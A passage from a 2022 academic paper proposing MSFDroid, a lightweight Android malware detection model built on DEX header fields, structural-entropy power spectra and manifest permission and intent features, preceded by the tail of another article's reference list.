28. Zhang, J.; Rejendran, S.; Sun, Z.; Woods, R.; Hanzo, L. Physical Layer Security for the Internet of Things: Authentication and Key Generation. *IEEE Wirel. Commun.* **2019**, *26*, 92–98. [CrossRef]
29. Qiu, K.; Mao, X.; Shen, X.; Wang, X.; Li, T.; Gu, Y. Time-Varying Graph Signal Reconstruction. *IEEE J. Sel. Top. Signal Process.* **2017**, *11*, 870–883. [CrossRef]
30. Chen, S.; Varma, R.; Sandryhaila, A.; Kovacevic, J. Discrete Signal Processing on Graphs: Sampling Theory. *IEEE Trans. Signal Process.* **2015**, *63*, 6510–6523. [CrossRef]
31. Anis, A.; Gadde, A.; Ortega, A. Efficient Sampling Set Selection for Bandlimited Graph Signals Using Graph Spectral Proxies. *IEEE Trans. Signal Process.* **2016**, *64*, 3775–3789. [CrossRef]
32. Chen, S.; Varma, R.; Singh, A.; Kovacevic, J. Signal Recovery on Graphs: Fundamental Limits of Sampling Strategies. *IEEE Trans. Signal Inf. Process. Netw.* **2016**, *2*, 539–554. [CrossRef]
33. Ortega, A.; Frossard, P.; Kovacevic, J.; Moura, J.M.F.; Vandergheynst, P. Graph Signal Processing: Overview, Challenges, and Applications. *Proc. IEEE* **2018**, *106*, 808–828. [CrossRef]
34. Romero, D.; Ioannidis, V.N.; Giannakis, G.B. Kernel-Based Reconstruction of Space-Time Functions on Dynamic Graphs. *IEEE J. Sel. Top. Signal Process.* **2017**, *11*, 856–869. [CrossRef]
35. Tsitsvero, M.; Barbarossa, S.; Di Lorenzo, P. Signals on Graphs: Uncertainty Principle and Sampling. *IEEE Trans. Signal Process.* **2016**, *64*, 4845–4860. [CrossRef]
36. Wei, Z.; Li, B.; Sun, C.; Guo, W. Sampling and Inference of Networked Dynamics Using Log-Koopman Nonlinear Graph Fourier Transform. *IEEE Trans. Signal Process.* **2020**, *68*, 6187–6197. [CrossRef]
37. Sauer, P.W.; Pai, M.A. *Power System Dynamics and Stability*; Wiley Online Library; Prentice-Hall: Upper Saddle River, NJ, USA, 1998; Volume 101.
38. Wang, X.; Zhao, J.; Terzija, V.; Wang, S. Fast robust power system dynamic state estimation using model transformation. *Int. J. Electr. Power Energy Syst.* **2020**, *114*, 105390. [CrossRef]
39. Ghahremani, E.; Kamwa, I. Local and Wide-Area PMU-Based Decentralized Dynamic State Estimation in Multi-Machine Power Systems. *IEEE Trans. Power Syst.* **2016**, *31*, 547–562. [CrossRef]

40. Qi, J.; Sun, K.; Kang, W. Optimal PMU Placement for Power System Dynamic State Estimation by Using Empirical Observability Gramian. *IEEE Trans. Power Syst.* **2015**, *30*, 2041–2054. [CrossRef]
41. Wei, Z.; Li, B.; Guo, W. Optimal Sampling for Dynamic Complex Networks With Graph-Bandlimited Initialization. *IEEE Access* **2019**, *7*, 150294–150305. [CrossRef]
42. Chang, F.; Onohara, K.; Mizuochi, T. Forward error correction for 100 G transport networks. *IEEE Commun. Mag.* **2010**, *48*, S48–S55. [CrossRef]

applied sciences

MDPI

Article

A Lightweight Multi-Source Fast Android Malware Detection Model

Tao Peng, Bochao Hu, Junping Liu *, Junjie Huang, Zili Zhang, Ruhan He and Xinrong Hu

School of Computer and Artificial Intelligence, Wuhan Textile University, No. 1 Sunshine Avenue, Jiangxia District, Wuhan 430200, China; pt@wtu.edu.cn (T.P.); hubochao007@gmail.com (B.H.); jjhuang@wtu.edu.cn (J.H.); zlzhang@wtu.edu.cn (Z.Z.); heruhan@wtu.edu.cn (R.H.); hxr@wtu.edu.cn (X.H.)
* Correspondence: jpliu@wtu.edu.cn

Abstract: Most of the current malware detection methods running on Android are based on signature and cloud technologies leading to poor protection against new types of malware. Deep learning techniques take Android malware detection to a new level. Still, most deep learning-based Android malware detection methods are too inefficient or even unworkable on Android devices due to their high resource consumption. Therefore, this paper proposes MSFDroid, a lightweight multi-source fast Android malware detection model, which uses information from the internal files of the Android application package in several dimensions to build base models for ensemble learning. Meanwhile, this paper proposes an adaptive soft voting method by dynamically adjusting the weights of each base model to overcome the noise generated by traditional soft voting and thus improves the performance. It also proposes adaptive shrinkage convolutional unit that can dynamically adjust the convolutional kernel's weight and the activation function's threshold to improve the expressiveness of the CNN. The proposed method is tested on public datasets and on several real devices. The experimental results show that it achieves a better trade-off between performance and efficiency by significantly improving the detection speed while achieving a comparable performance compared to other deep learning methods.

Keywords: android malware dectection; multi-source; lightweight model; deep learning; ensemble learning

Citation: Peng, T.; Hu, B.; Liu, J.; Huang, J.; Zhang, Z.; He, R.; Hu, X. A Lightweight Multi-Source Fast Android Malware Detection Model. *Appl. Sci.* **2022**, *12*, 5394. https://doi.org/10.3390/app12115394

Academic Editors: Leandros Maglaras, Helge Janicke and Mohamed Amine Ferrag

Received: 18 April 2022
Accepted: 21 May 2022
Published: 26 May 2022

1. Introduction

1.1. Background

According to the "2020 Android Platform Security Situation Analysis Report" released by Qi'anxin Threat Intelligence Center [1], Qi'anxin Threat Intelligence Center intercepted a total of 2.3 million new malicious program samples on the Android platform in 2020 with an average of 6,301 new malicious program samples intercepted every day. Among them, the malicious deduction category accounted for 34.9%, the toll consumption category accounted for 24.2%, the rogue behaviour category accounted for 22.8%, the privacy theft category accounted for 12.3%, the lure fraud category accounted for 4.3%, and the remote control category accounted for 1.5%. From a global perspective, the security governance of the mobile Internet is relatively weak, especially the Internet banking theft Trojan horse virus is still widespread, showing a wide variety of types, methods and other characteristics, the threat to user property is serious. Internet banking Trojan horse virus often disguised as other applications to lure users into downloading and installing. Monitoring shows that Chrome (23.7%), Sagawa Express (8.2%, a famous Japanese courier application) and Flash Player (4.7%) are the applications with the highest number of counterfeits. Analysis of the attack techniques revealed that hacker groups mainly stole users' bank card credential information in the following four ways: first, using phishing pages, such as pop-up bank card binding pages to trick users into entering their bank card credentials; second, spoofing bank APPs, disguising Trojan horse programs as legitimate Internet banking APPs to steal users' Internet banking information; third, pop-up phishing pages to cover bank APPs, where the attacker hides the Trojan horse program in the background of the phone. The Trojan hides in the background of the cell phone, and once the Internet banking starts, a phishing page will pop up to cover the original Internet banking page to trick users into entering their bank card credentials for theft; fourth, using accessibility services, after the Trojan starts, the user is asked to open the accessibility services provided by Android for people with disabilities to listen to the user's use of the banking APP, and the Trojan also records keyboard input information to steal bank card credentials. The Trojan also records keystrokes to steal bank card credentials. With the emergence of the Internet of Things, more and more IoT devices are equipped with Android. IoT devices' overall security protection and security management ability is far less than smartphones. Therefore, IoT devices have become a new target for many blackmail gangs. The old mining family AdbMiner is more active in targeting IoT devices. The Trojan continues to infect insecure IoT devices through specific ports to implement mining for revenue, so the security research for the Android system must consider IoT devices.

1.2. Motivation

Android has become the most popular operating system for smart mobile devices since its release in 2008. According to Statista, Android retained its position as the world's leading mobile operating system in June 2021, controlling the mobile operating system market with a 73% share. Google's Android and Apple's iOS together have more than 99 percent of the global market share [2]. However, due to various factors such as the open ecological model of Android, coarse-grained permission management, and the ability to call third-party code, many security attack surfaces have emerged, which seriously threaten the security of Android [3]. At present, while most of the current malware detection services for the Android platform need to be supported by cloud technology and a vast virus database established by authoritative security agencies, and such solutions are mostly on server side for app markets. In addition to the official Google Play, a large number of users will use third-party application markets such as Amazon App Store, GetJar, Mobogenie Market, etc., and these different application markets have different censorship of the applications on the shelves, when a new family of Android malware is reported, not all app marketplaces are able to respond within the response time. At the same time, there are also some users will choose to download applications from some third-party websites, the security of which cannot be guaranteed. Fingerprint databases that rely on hashing and cloud technologies are inefficient in coping with the huge number of new applications generated every day, and as with traditional methods such as signature-based malware detection (based on identifying specific patterns of known malware), malware can easily change its fingerprints to bypass such detection methods [4]. Instead of relying on a fixed fingerprint, artificial intelligence based technology Android malware detection method use machine learning or deep learning algorithms to automatically extract the most appropriate features and combinations of features to determine whether an Android application is a malware according to a pre-designed objective function. A large number of current research on Android malware detection based on artificial intelligence technology focuses on accuracy, and various complex models are designed to achieve accurate detection, but these models are too complex to achieve efficient detection on the user's Android devices. Currently, most malware detection tools running on the Android platform are implemented by comparing signatures through cloud technology or by uploading software installation packages to a server for detection, however, the traditional server-side based malware detection surely has unignorable drawbacks when detecting such apps, because (1) it is a time-consuming task to upload the apps to server before the installation, especially for large apps; (2) the uploading process via the Internet is not secure. For example, attackers may modify the malware during the uploading period such that an incorrect "benign" result is returned [5]. Therefore, a last line of defense on mobile devices is necessary and much-needed, it is necessary to propose a method that does not rely on fingerprints or cloud technologies but rather an offline algorithm to efficiently discriminate malware before it is installed and run.

1.3. Our Works

To solve the above problems, we designed a lightweight and fast machine learning model. We used a computational server to complete the training of the model, and finally deployed the trained model to Android mobile devices. Experimental results showed that our model achieved efficiency while achieving considerable accuracy. In summary, our main contributions are as follows.

- We propose a multi-source approach for Android malware detection which uses multiple files in an Android application package. It extracts relevant features contained in the files from multiple dimensions, such as information in the file headers and the power spectral density of the structural entropy of the executable file, which makes the extraction of features more comprehensive.
- We studied the information in each field of the header of DEX files and found some key features in the DEX file header that can be used for malware detection. Therefore, a DEX header parser is proposed to extract key features from the DEX file header.
- We propose an adaptive shrinkage convolutional neural network, which can dynamically adjust the convolutional kernel weights and activation function thresholds through an attention mechanism, making the convolutional network with denoising ability while improving the expressiveness of the neural network model.
- We propose a new adaptive soft voting method, which can dynamically change the weight of each base model during the training process, overcoming the noise generated by the traditional soft voting due to the large performance gap and jitter of the base models, while significantly improving the performance of soft voting.

2. Related Work

The sandbox mechanism of Android makes it more challenging to monitor the dynamic behaviour of applications in non-custom systems. Many methods have been proposed for Android malware detection in many previous studies. Most of the traditional anti-virus techniques based on signature detection methods can detect known malware quickly and effectively, signature-based detection is mainly achieved by extracting signatures from malware and building malware libraries, but some malware can be hidden in the system by using different obfuscation and disguise techniques to the extent that it cannot detect unknown malware [6]. Machine learning algorithms usually have less than three layers of computational units and limited computational power to process raw data [7]. As a result, the performance of machine learning models relies heavily on the features extracted, and malware producers can bypass trained machine learning models by continuously updating their fraudulent techniques to harm users and companies. In the face of the increasing difficulty of Android malware detection, it is not easy to build a robust and transparent detection model or system through traditional machine learning techniques [8]. While deep learning is one of the mainstream algorithms in recent years, feature extraction by deep learning methods differs from conventional machine learning techniques. Deep learning can learn feature representations from the raw input data without requiring much prior knowledge. In addition, its ability to detect previously undetected types of malware based on identifying specific patterns of known malware can provide better performance in terms of detection efficiency and effectiveness, which is the key advantage of deep learning.

Techniques such as machine learning and deep learning are combined with program analysis techniques to infer the behavioral properties of applications. In the following, we will focus on two categories of program analysis techniques for the Android platform, static analysis and dynamic analysis, to discuss the related work and analyze the characteristics of these two categories of program analysis techniques.

2.1. Static Analysis

Static analysis is widely used for Android malware detection. The code is examined without execution, and the results are generated by analyzing the code structure, the sequence of statements, and how variable values are handled in different function calls. An example is the AndroidManifest.xml file, which describes the permissions, API calls, package names, referenced libraries, and application components. Another one is the classes.dex file contains all Android classes compiled into dex file format [9]. Some static methods can represent the analyzed application code as abstract models such as opcodes in the form of n-grams or other information about the program such as metadata (application description, application ratings, number of application downloads) depending on the purpose of the study, which can be collected from other perspectives for static analysis [3]. Daniel et al. [10] proposed Drebin, a lightweight mathod for Android malware detection that enabled identifying malicious applications directly on smartphone, Drebin performs a broad static analysis, gathering features and embedding them in a joint vector space, finally, the features were classified by support vector machines, achieving 94% accuracy. Zachariah et al. [11] looked at three aspects of static analysis (i.e., signature-based detection, permission-based detection and Dalvik bytecode detection), proposed methods for Android malware detection, and discussed the advantages and limitations of these methods. HybriDroid [12] extracted permissions, API calls, the number of users downloading the application and the rating of the application, and built a malware detection model using a nonlinear integrated decision tree forest (NDTF) approach with a detection rate of 98.8%. Xusheng et al. [13] used seven feature selection algorithms to select permissions, API calls, and opcodes, and then merged the results of each feature selection algorithm to obtain a new feature set. subsequently, they used this to train the base learner, and set the logical regression as a meta-classifier to learn the implicit information from the output of base learners and obtain the classification results and the F1-Score reached 96%. Although static analysis has some problems resisting malicious deformation techniques such as java reflection and dynamic code loading, static analysis is not only scalable and usable when facing batch unknown APKs detection, but also can traverse all possible execution paths of the APKs [14]. Moreover, static analysis can detect malware quickly and prohibit malware before installation, which is one of the key factors that will enable us to achieve our goals. so it is essential to use static analysis in Android malware detection.

2.2. Dynamic Analysis

Dynamic analysis techniques focus on runtime monitoring and profiling applications to obtain multiple behavioral characteristics and enable efficient malware detection. The dynamic analysis approach is used in a controlled environment to detect the application's behavior. Automatic dynamic analysis of Android applications requires user-simulated input event streams, such as touch, gestures, or clicks, to achieve more excellent code coverage when running in an emulator or on an actual phone [15]. The main objects of dynamic analysis include network traffic, battery usage, CPU utilization, IP addresses, and opcodes. One type of dynamic analysis relies on the Dalvik runtime or ART runtime to obtain the same level of privileges as the Android application, which usually requires modifications to the Android OS or the Dalvik virtual machine. Another type of dynamic analysis typically uses Android Virtual Devices (AVDs), emulators (Genymotion), or in real devices for data collection and analysis and achieves higher security through isolation [9]. Bläsing et al. [16] proposed a sophisticated kernel space sandbox that automatically executes applications without human interaction and saves system calls and logs. IntelliDroid [17] presented two input generation and injection techniques that iteratively detect event chains and compute the appropriate injected inputs and the injection order to enable them to trigger a broader code path. Dixon et al. [18] proposed a power-aware malware detection framework based on the method [19] that collects power samples and constructs power consumption based on the collected samples' history and generates success rate signatures based on the constructed history using noise filtering and data compression methods. The

Andromaly framework [20] proposed a dynamic feature-based classification framework. The framework consists of a host-based malware detection system capable of monitoring features (i.e., CPU consumption, number of packets sent over the network, number of running processes, and battery power) and events obtained from the mobile device during execution. Dynamic analysis solves the problems that static analysis faces concerning malware code obfuscation and insufficient detection of dynamic code loading means. Still, it is pretty time-consuming and does not meet the light and fast detection of malware needs. Moreover, our system is running on the user's Android device, and dynamic analysis requires running programs. If dynamic analysis is performed on the user's device, the user's device is already threatened by malware before the analysis is completed, which is unacceptable. Therefore dynamic analysis is not applicable to our approach.

2.3. Hybrid Analysis

Many types of malware have the ability to differentiate between environments, which makes dynamics-only analysis much less reliable [21]. Hybrid analytics can be produced by combining static and dynamic analytics. It is a method or technique that integrates run-time data obtained from dynamic analysis with static analysis algorithms used to detect malicious behavior or suspicious functionality, which can compensate for the shortcomings of static and dynamic analysis. Arora et al. [22] proposed a mechanism to detect Android malware from permissions and functions based on network traffic. In this method, permission and network traffic characteristics are used in *FP* growth algorithm to detect malicious behavior. AspectDroid [23] performs static bytecode inspection at the application level and does not require any specific support from the operating system or the Dalvik virtual machine. It monitors the code at compile time using a set of predefined security questions. The target application is then executed on any Android platform of choice and its behavior patterns are dynamically monitored and documented. SamaDroid [24] is a hybrid malware detection model for Android devices. SamaDroid works in two steps. In the first step, static functions are extracted from the source code, such as requested hardware components, requested permissions, used permissions, application components, intention filters and suspicious and restricted API calls, and dynamic functions are collected after execution, such as files generated by the application and network related system calls, such as opening, reading, etc. In the second stage, these static and dynamic features are preprocessed and used as the input of two different machine learning classifiers (such as SVM) to identify whether the application is malware. If the results of static and dynamic analysis are malicious, the application will be regarded as malware. Ahmed et al. [25] proposed a hybrid approach that examined permissions, text and network-based features both statically and dynamically by monitoring memory usage, system call logs and CPU usage, finally, stacked ensemble learning is used to make predictions. Hybrid analysis greatly compensates for the shortcomings of static and dynamic analysis, making the detection effect further improved. However, hybrid analysis also brings a problem that it takes more time than using only static or dynamic analysis. In addition, since dynamic analysis is a part of hybrid analysis, hybrid analysis is not adopted by our method.

3. A Lightweight Multi-Source Fast Android Malware Detection Model

To achieve lightweight and fast Android malware detection, we propose a detection method by combining power spectral density, file headers of Dalvik virtual machine executables, and Intent and Permission call features in Android manifest files. Our method is divided into two parts, feature extraction, and classification. The following paper describes the feature extraction scheme, the ensemble model and the base model for each feature in several aspects.

3.1. Android Application Structure and Its Feature Selection and Feature Extraction Scheme

As shown in Figure 1, Android application package is a ZIP file with the extension .apk, which contains all the contents of the Android application. Assets stores the static resource files required by the application, such as images, etc. The resources files in the res directory are compiled into binary to generate the corresponding index IDs in the R.java file. lib directory stores the library files written in C/C++. META-INF stores the signature information of the application, which will be checked before installing the application to ensure the integrity and security of the Android application package. resources.arsc file is used to record the correspondence between the resource files and IDs in the res directory. This model mainly uses the classes.dex and AndroidManifest.xml files.



.apk
Android application package
assets
Static files required by the application
lib
Native libraries that the application depends on
res
Application's resource files
META-INF
Application signatures and certificates
XML
Android Manifest.xml
Application manifest file
classes.dex
Application executable file
resources. arsc
Application's resource index table

Figure 1. The Android application package with the file extension apk is a container file in which all parts of the Android application are packaged.

classes.dex is an executable file for the Android Runtime (ART) and Dalvik virtual machines. The compact Dalvik executable format is designed to work on limited memory and processor speed systems.

classes.dex is essentially all the program logic of an Android application, given that Android applications are typically written in Java and compiled to bytecode by the dx tool. The Java compiler compiles all Java source files to Java bytecode (.class files), and then the dx tool converts them from Java bytecode to Dalvik-compatible bytecode Dex files. The dx tool eliminates the redundant information present in classes, and in dex files, all .class files are wrapped into one file, merging the .class header information and sharing a pool of constants and indexes as in Figure 2. As a result, the vast majority of the code logic of an Android application is contained in the classes.dex file.

Mobile apps frequently request access to sensitive information, such as unique device ID, location data, and contact lists. Android currently requires developers to declare what permissions an app uses [26]. AndroidManifest.xml is the manifest file of the Android application, which describes each component of the application and defines the manifestation of the component such as component name, theme, launch type, operation of the component, launch intent, etc. The manifest file also declares the application properties and permission information.




Figure 2. The structure of a Dalvik executable.

In summary, the classes.dex and AndroidManifest.xml files contain most of the features of Android applications, so this paper ignores the other files in the APK file and only takes the classes.dex file and AndroidManifest.xml file to extract the features.

3.2. Ensemble Model and Base Models

Based on the above, we propose a model to detect Android malware by Dex file header information, power spectrum density information of dex file structure entropy, and permission and intent information in the AndroidManifest.xml file. The structure of the model is shown in Figure 3, this model is divided into four base models and one ensemble learning model.




Figure 3. The structure of the lightweight multi-source fast Android malware detection model. This model takes the classes.dex and AndroidManifest.xml files in the APK sample as input, followed by feature selection and feature extraction of these two files. The extracted features are predicted by 4 different base models, these base models are integrated by adaptive soft voting method, and finally the probability of the sample being malicious is output.

Specifically, we used the following base models.

- Base model 1 : Abbreviated as $MLP(H)$. It extract and parse the header information of the classes.dex file, encode it as header features, and use the multilayer perceptron for prediction;
- Base model 2: Abbreviated as $MLP(P)$. It calculate the entropy of the classses.dex file, extract the power spectral density of the entropy signal as features by the maximum entropy method, and use the multilayer perceptron for prediction as well;
- Base model 3: Abbreviated as $ASCNN(I)$. perform the prediction on the AndroidManifest.xml file is decoded and parsed. Permission and intent keywords are extracted and encoded as features by bag-of-words model. Since the dimensionality is too high, we use adaptive shrinkage convolutional neural network for dimensionality reduction and then prediction by multilayer perceptron;
- Base model 4: Abbreviated as $ASCNN(C)$. Since theoretically using more base models for ensemble learning will give better results. To improve the ensemble learning, we additionally added a base model that concatenate the features extracted from the DEX file header and the permission and intent features and uses an adaptive shrinkage convolutional neural network and a multilayer perceptron for prediction.


Finally, we use the adaptive soft voting method to perform ensemble learning and predict the final results.

3.3. Base Model for Identifying Android Malware by Dex Header

Since the Dex files of different Android applications have different sizes, and some Dex files have large sizes, scanning the entire dex file for all data can be quite time-consuming. A malware detection tool proposed by Zubair et al. for extracting features from PEs completed a single scan of all features in the dataset with a detection rate of over 99% [27]; however, they scanned the entire contents of the PE file, which took nearly an hour. Therefore, we elicit an approach to distinguish malicious and benign applications based only on the header information. Dex headers hold meta-information about a dex file, such as the size and offset information of each index area within the dex, which describes the summary structure of a dex file. In this paper,We analyzed and compared the values of some fields in the dex file header of the dataset malware and benign software samples and presented them by data visualization as shown in Figure 4, we found that malware and benign software have large differences in the distribution of the values of these fields, so we considered that using header information for Android malware classification is effective, while we confirmed this in our experiments.

The above analysis shows significant differences between malware and benign software in the values of several fields in the Dex header. Thus we extract malware features based on the Dex header to discriminate the base model of malware.

The Dex file header parser reads the basic section of the Dex header based on the definition of the dex structure in `dalvik/libdex/DexFile.h` in the Android source code. First, it determines whether it is a valid dex file by checking the Dex magic number field, which the first 8 bytes of the dex file, represented by eight 1-byte unsigned numbers. Its value is a combination of the dex string and the file version number combination, such as "`64 65 78 0A 30 33 35 00`", using the ASCII table for conversion to get "`dex\n\035\0`", where the version number is used for the system to identify and parse different versions of the format of The version number is used to provide support for the system to recognize and parse Dex files with different version formats. After judging the legitimate dex file by checking, parse it according to the definition of DexHeader structure in DexFile.h, and get all the fields in the structure. The size and offset information of the parsed file signature, link segment, mapping item, type identifier, string identifier, prototype identifier, etc., are encoded in hexadecimal and normalized to obtain a one-dimensional gray matrix is the feature extracted from the dex header.



(**a**) link_off (**b**) link_size (**c**) type_ids_size

(**d**) proto_ids_size (**e**) method_ids_size (**f**) map_off

Figure 4. Distribution of values in the header of malware and benign software files.

3.4. Base Model for Identifying Android Malware by Power Spectral Density of Structural Entropy of Dex File

Entropy measures the randomness or uncertainty of a variable. Shannon relates information to uncertainty; if one can measure the uncertainty of a thing, then one can also measure the amount of information in a given piece of information.

Shannon entropy formula is expressed as Equation (1):

$$H(X) = -\sum_{i=1}^{n} P(x_i) \log P(x_i) \tag{1}$$

where $H(X)$ is the entropy of the variable X, $\sum$ defines the sum of the possible values x_i of the variable X, and $P(x_i)$ is the probability of occurrence of the possible outcomes x_i of the variable X, where i represents the number of outcomes, varying between 1 and n.

Malware of the same type usually has similar malicious code segments, which are compiled and eventually reflected in the binary data stream of the Dex file. Therefore, these malicious code fluctuations will also react to the entropy sequence obtained from the binary data stream chunking calculation. The binary stream of the classes.dex file is subjected to the information measure to obtain the entropy sequence. Many scholars have detected the malware based on the entropy features. Wojnowicz et al. [28] proposed a method for the detection of parasitic malware based on the entropy features and achieved good performance. Liu et al. [29] extracted the entropy sequence of malicious documents and detected the malware based on the machine learning algorithms.


Unlike previous studies, we use structural entropy for the detection against classes.dex files, and also because the size of the classes.dex file of different Android programs is inconsistent. The length of the received entropy sequence is also varying. So we use the power spectral density method to calculate the power spectral density of the entropy sequence to quickly obtain the fixed-length features for machine learning.


The power spectral density of a signal (Power Spectral Density) describes the power present in a signal as a function of frequency per unit. The calculation methods of power spectrum mainly include the fast Fourier transform method, Welch method, multi-window method, maximum entropy method, etc. The first three belong to the periodogram method. Since the periodogram method is a method to estimate the finite length autocorrelation of the signal, it requires truncation or windowing of the signal sequence so that the estimated power spectrum is the convolution of the true spectrum of the signal sequence and the window spectrum, so its ability to produce accurate power spectrum estimates is limited [30], which is why we use the maximum entropy method to calculate the power spectral density $P(f)$ [31], which is expressed as Equation (2):


$$P(f) = \frac{P_m \triangle t}{|1 + \sum_{k=0}^{m} \gamma_{m,k} exp(-i2\pi f k \triangle t)|^2} \tag{2}$$

where $P(m)$ is the output power of the filter at the fluctuation period of the mth order, $\gamma_{m,k}$ is the filter coefficient when $m = 0, 1, \ldots, M$, and M is the corresponding filter coefficient at the optimal filter order, and P_m and $\gamma_{m,k}$ are obtained by solving the Yule-Walker equation through Burg method [32,33].

We randomly selected a benign sample and a malware sample and calculated the structural entropy sequences of the binary streams of their Dex files and power spectral densities of the entropy sequences, which we abbreviate as MEM-PSD, as shown in Figure 5, from which we can learn that different lengths of structural entropy sequences can be calculated for a fixed-length power spectral density.


(**a**) Structural entropy of a benign sample


(**b**) Structural entropy of a malware sample


(**c**) MEM-PSD of a benign sample



(**d**) MEM-PSD of a malware sample

Figure 5. Distribution of structural entropy and MEM-PSD of benign software samples and malware samples.

We take the byte stream of classes.dex as a time series, divide the sequence with a block size of 256 bytes, and then construct a structural entropy sequence according to

Algorithm 1. We compute the power spectral density of the structural entropy sequence to obtain a power spectral sequence of length 128 as a feature vector. This feature vector is used as input and the multilayer perceptron is used as a classifier to construct this base model.

Algorithm 1: Calculate the structural entropy sequences using Shannon entropy

```
Input: byte sequence $S_b$, block size $bs$
Output: structural entropy sequence $S_H$
$L_{sb}$ = Length of $S_b$;
$Left = L_{sb}\ mod\ bs$;
if $Left < bs/2$ then
    Truncate the end of $S_b$ by the length $Left$;
else if $Left > bs/2$ then
    Pad the end of $S_b$ with an all-zero sequence of length $bs - Left$;
end
$X$ = Reshape $S_b$ to a 2D matrix of size $(L_{sb}|256 + 1256)$;
Initialize a one-dimensional array $S_H$;
for $Row$ in first dimension of $X$ do
    Calculate the number of occurrences of each value in $Row$ and assign the result
      to $C$;
    $P = C/bs$;
    Filter out the elements of $P$ equal to 0;
    $H = ShannonEntropy(P)$;
    $S_H$=Append $H$ to $S_H$;
end
```

3.5. Base Model for Identifying Android Malware by Permission and Intent

Permission control is a key problem in the security of the Android operating system. Android permissions enforce the restrictions on the specific operation to offer concrete security features [34].

